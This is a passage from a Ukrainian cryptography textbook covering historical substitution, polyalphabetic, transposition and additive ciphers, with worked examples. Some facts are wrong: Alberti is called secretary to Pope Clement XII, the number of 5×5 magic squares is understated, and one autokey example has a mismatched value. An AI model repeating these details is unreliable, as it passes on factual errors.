$$A^{-1} mod\ 26 = 17\begin{pmatrix} 1 & -1 \\ -3 & 0 \end{pmatrix} mod\ 26 = \begin{pmatrix} 17 & -17 \\ -51 & 0 \end{pmatrix} mod\ 26.$$

Із співвідношення

$$(a \pm b) mod\ m = \big((a\ mod\ m) \pm (b\ mod\ m)\big) mod\ m,$$

маємо

$$(-b) mod\ m = \big((m\ mod\ m) - (b\ mod\ m)\big) mod\ m,$$

тобто,

$$(-17)mod\ 26 = \big((26\ mod\ 26) - (17\ mod\ 26)\big)mod\ 26 = (26-17)mod\ 26 = 9\ mod\ 26 = 9,$$

та

$$(-51)mod\ 26 = \big((26\ mod\ 26) - (51\ mod\ 26)\big)mod\ 26 = \big((26\ mod\ 26) - (25\ mod\ 26)\big)mod\ 26 = (26-25)mod\ 26 = 1.$$

Таким чином,

$$A^{-1}mod\ 26 = \begin{pmatrix}17 & 9\\ 1 & 0\end{pmatrix}.$$

Розшифруємо першу біг раму

$$\begin{pmatrix}17 & 9\\ 1 & 0\end{pmatrix}\begin{pmatrix}8\\2\end{pmatrix}mod\ 26 = \begin{pmatrix}154\\8\end{pmatrix}mod\ 26 = \begin{pmatrix}130+24\\8\end{pmatrix}mod\ 26 = \begin{pmatrix}24\\8\end{pmatrix} \sim \begin{pmatrix}Ш\\И\end{pmatrix}$$

та другу

$$\begin{pmatrix}17 & 9\\ 1 & 0\end{pmatrix}\begin{pmatrix}16\\24\end{pmatrix}mod\ 26 = \begin{pmatrix}488\\16\end{pmatrix}mod\ 26 = \begin{pmatrix}18\cdot 26+20\\16\end{pmatrix}mod\ 26 = \begin{pmatrix}20\\16\end{pmatrix} \sim \begin{pmatrix}Ф\\Р\end{pmatrix}.$$

Зазначимо, що у разі використання блоків з трьох символів треба використовувати квадратні матриці 3×3, для чотирьох - 4×4 і так далі. Оригінальний шифр Хілла використовував шифрування блоків з 6 символів.

3.3. Омофонічні шифри.

Інший напрям підвищення стійкості шифрів заміни полягає в тому, щоб кожна множина шифропозначень M_i містила більш за один елемент. При використанні такого шифру одну і ту ж літеру (якщо вона зустрічається кілька раз в повідомленні) замінюють на різні шифрозаміни з M_i. Це дозволяє приховати дійсну частоту тієї літери, що зустрічається у відкритому повідомленні.

Система омофонів. У 1401 р. Сімеоне де Крема почав використовувати таблиці омофонів для приховування частоти появи явних літер в тексті за допомогою більш ніж одній шифрозаміни. Такі шифри пізніше почали називатися шифрами багатозначної заміни або омофонами. Вони отримали розвиток в XV сторіччі. У книзі «Трактат про шифри» Леона Баттісти Альберті (італійський вчений, архітектор, теоретик мистецтва, секретар папи Климентія XII), опублікованою у 1466 р., приводиться опис шифру заміни, в якому кожній літері ставиться у відповідність декілька еквівалентів, число яких пропорційно частоті літери, що зустрічається у відкритому тексті.

При шифруванні символ початкового повідомлення замінюється на будь-яку шифрозаміну зі свого стовпця. Якщо символ зустрічається повторно, то, як правило, використовують різні шифрозаміни.

Книжковий шифр. Помітним внеском грецького вченого Енея Тактика в криптографію є запропонований їм так званий книжковий шифр, описаний в творі «Про оборону укріплених місць». Еней запропонував проколювати малопомітні дірки в книзі або в іншому документі над літерами таємного повідомлення. Цікаво відзначити, що в першій світовій війні німецькі шпигуни використовували аналогічний шифр, замінивши дірки на точки, що наносяться симпатичним чорнилом на літери газетного тексту. Після першої світової війни книжковий шифр прийняв інший вигляд. Шифрозаміна для кожної літери визначалася набором цифр, які указували на номер сторінки, рядки і позиції в рядку. Кількість книг, виданих за всю історію людства, є величиною обмеженою, проте відсутність

повної електронної бази по виданням робить процедуру розкриття шифрограм майже неможливою У зв'язку з, цим книжковий шифр відносять до категорії досконалих. Дана система шифрування використовувалася під час Другої світової війни радянською розвідувальною мережою «Червона капелла».

Поліалфавітні шифри складаються з декількох шифрів однозначної заміни і відрізняються один від одного способом вибору варіанту алфавіту для зашифрування одного символу.

Диск Альберті. У «Трактаті про шифри» Альберті наводить також перший точний опис багатоалфавітного шифру на основі шифрувального диску.




Рис.3.13. Диск Альберті

Він складався з двох дисків – зовнішнього нерухомого (на ньому були нанесені літери в алфавітному порядку) і рухомого внутрішнього диска на якому літери були переставлені. Процес шифрування полягав у знаходженні літери відкритого тексту на зовнішньому диску і заміні її на літеру з внутрішнього диска, що стоїть під нею. Після цього внутрішній диск зрушувався на одну позицію і шифрування другої літери проводилося вже по новому шифроалфавіту. Ключем даного шифру був порядок розташування літер на внутрішньому диску і його початкове положення щодо зовнішнього диска.

Таблиця Трісемуса. Одним із шифрів, які винайшов німецький абат Трісемус, став багатоалфавітний шифр, заснований на так званій «таблиці Трісемуса» - таблиці із стороною довжиною n**,** де n – кількість символів в абетці. У першому рядку матриці записуються літери в порядку їх черговості в абетці, в другій – та ж послідовність літер, але з циклічним зрушенням на одну позицію вліво, в третій – з циклічним зрушенням на дві позиції вліво і так далі

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
1	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я
2	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А
3	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б
4	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В
5	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г
6	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д
7	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е
8	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є
9	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж

10	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З
11	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И
12	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І
13	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї
14	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й
15	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К
16	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л
17	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М
18	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н
19	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О
20	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П
21	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р
22	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С
23	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т
24	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У
25	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф
26	Ц	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х
27	Ч	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц
28	Ш	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч
29	Щ	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш
30	Ь	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ
31	Ю	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь
32	Я	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю

Табл.3.14. Таблиця Трісемуса

Тут перший рядок є одночасно і рядком літер відкритого тексту. Перша літера тексту шифрується по першому рядку, друга літера по другому і так далі після використання останнього рядка знов повертаються до першої. Так повідомлення «ПАРОЛЬ» запишеться у вигляді «ПБТСПВ».

Система шифрування Віженера. У 1586 р. французький дипломат Блез Віженер представив перед комісією Генріха III опис простого, але досить стійкого шифру, в основі якого лежить таблиця Трісемуса.

Перед шифруванням вибирається ключ з символів абетки. Сама процедура шифрування полягає в наступному. Згідно і-го символу відкритого повідомлення в першому рядку визначається стовпець, а по і-ому символу ключа в крайньому лівому стовпці – рядок. На перетині рядка і стовпця знаходиться і-й символ шифрограми. Якщо довжина ключа менше повідомлення, то він використовується повторно. Наприклад, початкове повідомлення «ПАРОЛЬ», ключ – «КЛЮЧ», шифрограма – «ЯЛОЇШЇ». У програмній реалізації процедура шифрування Віженера відповідає складанню кодів ASCII символів повідомлення і ключа по деякому модулю.

Але треба зазначити, що авторство даного шифру належить італійцю Джованні Батисту Беллазо, який описав його в 1553 р. Беллазо запропонував називати таємне слово або фразу паролем (англ. password; фр. parole - слово).

У 1863 р. Фрідріх Касіські опублікував алгоритм атаки на цей шифр, хоча відомі випадки його злому деякими досвідченими криптоаналітиками ще в XVI сторіччі. Не зважаючи на це, шифр Віженера мав репутацію виключно стійкого до «ручного» злому ще довгий час. Навіть у 1917 році науково-популярний журнал «Scientific American» відізвався про шифр Віженера, як про той, що не піддається злому.

Клод Шеннон у своїй роботі [53] довів, що у разі, коли довжина ключа не менша довжини повідомлення, шифр Віженера є абсолютним, тобто розкрити його не можливо. Злом шифру Віженера можливий у випадку використання коротким ключем, тобто, під час шифрування ключ записується повторно (періодично). Щоб уникнути повторного користування одним і тим же ключем, використовується автоключ. Подібно шифру Віженера у цьому випадку шифротекст отримується також за допомогою суми (по модулю, який дорівнює розміру абетки) оригінального тексту з послідовністю, яка складається з ключа до якого дописаний сам текст.

Наприклад, для абетки

	А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32

зашифруємо повідомлення «ЦІЛКОМ ТАЄМНО» за допомогою автоключа «КЛЮЧ»

ЦІЛКОМ_ТАЄМНО 26 11 15 14 18 16 0 22 1 7 16 17 18

КЛЮЧЦІЛКОМ_ТА 14 15 31 27 26 11 15 14 18 16 0 22 1

40 26 46 41 44 27 15 36 19 23 16 39 19 mod(33)

ЄЦЙЖІЧЛВПУМЕП 7 26 13 8 11 27 15 3 19 23 16 6 19

Щоб розшифрувати повідомлення, спочатку використаємо таємне слово «КЛЮЧ» для того, щоб розшифрувати літери, зашифровані даним словом

ЄЦЙЖ 7 26 13 8

КЛЮЧ 14 15 31 27

-7 11 -18 -19 mod(33)

ЦІЛК 26 11 15 15

Для розшифрування наступної пачки символів будемо використовувати ключове слово «ЦІЛК» і так далі.

Роторні машини. Ідеї Альберті і Беллазо були використані при створенні електромеханічних роторних машин першої половини XX століття. Деякі з них використовувалися в різних країнах аж до 1980-х років. Більшість з них використовувало поняття ротора, механічного колеса, що дозволяло виконання підстановки. Найбільш відомою з роторних машин є німецька машина часів Другої світової війни «Енігма».

Роторна машина, що включає клавіатуру і набір роторів, реалізує варіант шифру Віженера. Кожним ротором є довільне розміщення алфавіту, має 26 позицій (стосовно латинського алфавіту) і виконує просту підстановку. Наприклад, ротор може бути використаний для заміни **A** на **F**, **B** на **U**, **C** на **I** і так далі.




Рис.3.15. Три послідовно сполучених ротори Енігми

Вихідні штирі одного ротору сполучені з вхідними штирями наступного ротора і при натисненні символу початкового повідомлення на клавіатурі замикали електричний ланцюг, внаслідок чого спалахувала лампочка з символом шифрозаміні.

3.5. Шифри перестановки.

Всі шифри перестановки діляться на два підкласи:

- шифри одинарної (простої) перестановки. При шифруванні символи переміщаються з вихідних позицій в нові за один раз;
- шифри множинної (складної) перестановки. При шифруванні символи переміщаються з вихідних позицій в нові за кілька разів.

Шифри одинарної перестановки

У загальному випадку для даного класу шифрів при шифруванні і дешифруванні використовується таблиця перестановок.

1	2	3	…	n
I_1	I_2	I_3	…	I_n

Табл.3.16. Таблиця перестановок

У першому рядку даної таблиці стоїть позиція символу в початковому повідомленні, а в другій – його позиція в шифрограмі. Таким чином, максимальна кількість ключів для шифрів перестановки дорівнює n**!,** де n – довжина повідомлення. Наприклад, якщо для шифрування початкового повідомлення «ПАРОЛЬ» використовувати таблицю 3.17,

1	2	3	4	5	6
3	1	6	2	4	5

Табл.3.17. Таблиця перестановок

то шифрограмою буде «РПЬАОЛ». Для використання на практиці такий шифр не зручний, оскільки при великих значеннях n доводиться працювати з довгими таблицями і для повідомлень різної довжини необхідно мати свою таблицю перестановок.

Шифр блокової одинарної перестановки. При використанні цього шифру задається таблиця перестановки блоку символів, яка послідовно застосовується до тих пір, поки початкове повідомлення не закінчиться. Якщо початкове повідомлення не кратне розміру блоку, тоді воно при шифруванні доповнюється довільними символами.

1	2	3
2	3	1

Табл.3.18. Таблиця перестановок

Для прикладу виберемо розмір блоку, рівний 2, і приймемо таблицю перестановок 3.18. В результаті шифрування отримаємо «РОЛЬПА».

Кількість ключів для даного шифру при фіксованому розмірі блоку дорівнює m!, де m – розмір блоку.

Шифри маршрутної перестановки. Широкого розповсюдження набули шифри перестановки, що використовують деяку геометричну фігуру (плоску або об'ємну). Перетворення полягає в тому, що у фігуру початковий текст вписується по ходу одного маршруту, а виписується по іншому. Один з таких шифрів – шифр «Сцитала» , який згадувався раніше.

Шифр табличної маршрутної перестановки. Найбільшого поширення набули шифри маршрутної перестановки, засновані на таблицях. При шифруванні в таку таблицю вписують початкове повідомлення по певному маршруту, а виписують (отримують шифрограму) - по іншому. Для даного шифру маршрути вписування і виписування, а також розміри таблиці є ключем.




Рис.3.19. Приклад використання шифру маршрутної перестановки

Наприклад, початковий текст «зашифроване_повідомлення» вписується в прямокутну таблицю розмірами 5х5, маршрут вписування – зліва-направо зверху-вниз, маршрут виписування – зверху-вниз зліва-направо. Шифрограма в цьому випадку виглядає «ЗРЕІЕАО_ДНШВПОНИАОМЯФНВЛ_».

Шифр вертикальної перестановки є різновидом попереднього шифру. До особливостей шифру можна віднести наступні:

- кількість стовпців в таблиці фіксується і визначається довжиною ключа;

- маршрут вписування строго відповідає маршруту, показаному на рис.3.20;

- шифрограма виписується по стовпцях відповідно до їх нумерації (ключем).

КЛЮЧ	П	А	Р	О	Л	Ь
	4	1	5	3	2	6
ТЕКСТ	З	А	Ш	И	Ф	Р
	О	В	А	Н	Е	_
	П	О	В	І	Д	О
	М	Л	Е	Н	Н	Я

Табл.3.20. Приклад використання шифру вертикальної перестановки

В якості ключа можна використовувати слово або фразу. Тоді порядок виписування стовпців відповідає алфавітному порядку літер в ключі. Наприклад, якщо ключовим словом буде «ПАРОЛЬ», то присутня в ньому літера Р отримує номер 1, Л – 2 і так далі Якщо якась літера входить в слово кілька разів, то її появи нумеруються послідовно зліва направо.

При шифруванні фрази «ЗАШИФРОВАНЕ ПОВІДОМЛЕННЯ» результат буде «АВОЛФЕДНИНІНЗОПМШАВЕР_ОЯ».

Шифр «Поворотна решітка». У 1550 році італійський математик Джероламо Кардано (Джероламо Кардано (1501 – 1576 рр.) - італійський математик, інженер, філософ, медик і астролог, в його честь названі формули розв’язку кубічного рівняння і карданний вал), під час служби у Папи Римського, в книзі «Про тонкощі»

запропонував нову техніку шифрування - решітки Кардано. Її вважають першим транспозиційним шифром, або, як ще називають, геометричним шифром, заснованим на положенні літер в шифротексті. Для шифрування і дешифрування виготовляється прямокутний трафарет з парною кількістю рядків і стовпців. У трафареті вирізуються клітки так, щоб при накладенні його на таблицю того ж розміру чотирма можливими способами, його вирізи повністю покривали всі елементи таблиці рівно по одному разу. При шифруванні трафарет накладається на таблицю. У видимі елементи таблиці виписуються літери початкового тексту зліва-направо зверху-вниз. Далі трафарет повертається і вписується наступна частина літер. Ця операція повторюється ще двічі. Шифрограму виписують з підсумкової таблиці по певному маршруту.

Таким чином, ключем при шифруванні є трафарет, порядок його поворотів і маршрут виписування.

Приклад шифрування повідомлення «ТАБЛИЦЯ КАРДАНО» показаний на рис.3.21. Результат шифрування – «ТИАЦКААНЯБ_ЛОР_Д».





Рис.3.21. Приклад використання решітки Кардано

Шифр Рішельє. У основу шифру покладені решітки Кардано. Звичайні решітки були листом з твердого матеріалу, в якому через неправильні інтервали зроблені прямокутні вирізи заввишки в одну строчку і різної довжини. Накладаючи ці решітки на аркуш паперу, можна було записувати у вирізи таємне повідомлення (літеру або ціле слово). Після цього, знявши решітку, потрібно було заповнити вільні місця, що залишилися, на аркуші паперу текстом, що маскує таємне повідомлення.



	Т		А	
Є		М	Н	
	І			С

	Т	Ь		

А	**Т**	С	**А**	Ш
Є	О	**М**	**Н**	У
П	**І**	Ї	Ю	**С**
Є	**Т**	**Ь**	Г	Е

Табл.3.22. Приклад використання шифру Рішельє

При листуванні Рішельє використовував прямокутник розміру 7х10. Для довгих повідомлень прямокутник використовувався кілька разів. Подібним методом маскування повідомлення користувався відомий російський письменник, громадський діяч і дипломат О. С. Грибоєдов. Коли він перебував на посаді посла в Персії, О.С. Грибоєдов писав своїй дружині «невинні» послання, які, потрапивши до рук розвідки (для якої вони і були призначені) розшифровувалися по відповідних «решітках» і передавалися царському уряду вже як таємні відомості. Приклад використання решітки Рішельє можна було також бачити в титрах легендарного радянського серіалу про Шерлока Холмса. Слід зазначити, що даний спосіб більше відноситься до стеганографії, ніж криптографії.

Магічні квадрати. Магічними квадратами називаються квадратні таблиці із вписаними в їх клітки послідовними натуральними числами починаючи з 1, які в сумі по кожному стовпцю, кожному рядку і кожній діагоналі дають одне і те ж число. Вперше ці квадрати з'явилися в Китаї, де їм була приписана деяка «магічна сила».

Подібні квадрати широко застосовувалися для вписування шифрованого тексту по приведеній в них нумерації. Якщо потім виписати вміст таблиці по рядках, то виходила шифровка перестановкою літер. На перший погляд здається, ніби магічних квадратів дуже мало. Проте, їх число дуже швидко зростає із збільшенням розміру квадрата. Так, існує лише один магічний квадрат розміром 3х3 (якщо не брати до уваги його повороти). Магічних квадратів 4х4 налічується вже 880, а число магічних квадратів розміром 5х5 близько 250000. Зважаючи на те, що ручний перебір всіх варіантів ключа на той час був неможливим, магічні квадрати великих розмірів могли бути гарною основою для надійної системи шифрування.

Наведемо приклад магічного квадрату розміром 4х4. У нього вписуються числа від 1 до 16. Його магія полягає в тому, що сума чисел по рядках, стовпцям і повним діагоналям дорівнює одному і тому ж числу — 34.

16	3	2	13
5	10	11	8
9	6	7	12
4	15	14	1

Табл.3.23. Магічний квадрат 4х4

Шифри множинної перестановки. У даному підкласі шифрів використовується ідея повторного шифрування вже зашифрованого повідомлення. У разі використання шифру подвійної перестановки у таблицю по певному маршруту записується текст повідомлення, потім переставляються стовпці, а потім переставляються рядки. Шифрограма виписується також по певному маршруту.

Приклад шифрування повідомлення «РЯДКИ ТА СТОВБЦІ» показаний на табл.3.24. Результат шифрування – «_АИТТВСОЦ_БІЯКРД».

	3	1	4	2
4	Р	Я	Д	К
1	И	_	Т	А
2	С	Т	О	В
3	Б	Ц	І	_

Початкова таблиця

	1	2	3	4
4	Я	К	Р	Д
1	_	А	И	Т
2	Т	В	С	О
3	Ц	_	Б	І

Перестановка стовпців

	1	2	3	4
1	_	А	И	Т
2	Т	В	С	О
3	Ц	_	Б	І
4	Я	К	Р	Д

Перестановка рядків

Табл.3.24. Приклад використання шифру подвійної перестановки

Ключем до шифру є розміри таблиці, маршрути вписування і виписування, а також порядки перестановки стовпців і рядків. Якщо маршрути є фіксованими величинами, то кількість ключів дорівнює $n!m!$, n і m – кількість стовпців і рядків в таблиці.

3.6. Шифри гамування

В адитивних шифрах використовується складання по модулю (mod) початкового повідомлення з гаммою, які представлені в числовому вигляді. Нагадаємо, що результатом складання двох цілих чисел по модулю є залишок від ділення (наприклад, $5+10 \bmod 4 = 15 \bmod 4 = 3$). Шифри цього класу часто називають потоковими. Стійкість цих шифрів визначається, головним чином, якістю гамми, яка залежить від довжини періоду і випадковості розподілу по періоду.

Довжиною періоду гамми називається мінімальна кількість символів, після якої послідовність цифр в гаммі починає повторюватися. Випадковість розподілу символів по періоду означає відсутність закономірностей між появою різних символів в межах періоду.

По довжині періоду розрізняються гамми зі скінченним і нескінченним періодом. Якщо довжина періоду гамми перевищує довжину шифрованого тексту, гамма є істинно випадковою і не використовується для шифрування інших повідомлень, то таке перетворення є абсолютно стійким (досконалий шифр). Такий шифр не можна розкрити на основі статистичної обробки шифрограми.

Додавання по модулю N. У 1888 р. француз маркіз де Віарі в одній зі своїх наукових статей, присвячених криптографії, довів, що при заміні літер початкового повідомлення і ключа на числа, справедливі формули

$$C_i = (P_i + K_i \bmod N), P_i = (C_i + N - K_i \bmod N),$$

де P_i, C_i - і-й символ відкритого і відповідно, шифрованого повідомлення;

N - кількість символів в абетці;

K_i- і-й символ гамми (ключа). Якщо довжина гамми менша, ніж довжина повідомлення, то вона використовується повторно.

Дані формули дозволяють виконати зашифрування/розшифрування по Віженеру при заміні літер абетки числами згідно наступної таблиці (кирилиця):

А	Б	В	Г	Д	Е	Є	Ж	З	И	І	Ї	Й	К	Л	М	Н	О	П	Р	С	Т	У	Ф	Х	Ц	Ч	Ш	Щ	Ь	Ю	Я
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31

Табл.3.25. Таблиця кодування символів

Наприклад, для шифрування використовується кирилиця (N = 32), відкрите повідомлення – «НОВИНА», гамма – «КЛЮЧ». При заміні символів на числа літера А буде представлена як 0, Б – 1 ., Я – 31. Результат шифрування наведено у наступній таблиці.

Символи відкритого повідомлення P_i	Н	О	В	И	Н	А
	16	17	2	9	16	0
Символи гамми K_i	К	Л	Ю	Ч	К	Л
	13	14	30	26	13	14
Символи шифрограми C_i	Ь	Я	А	Г	Ь	Л
	29	31	0	3	29	14

Табл. 3.26. Приклад адитивного шифрування по модулю N

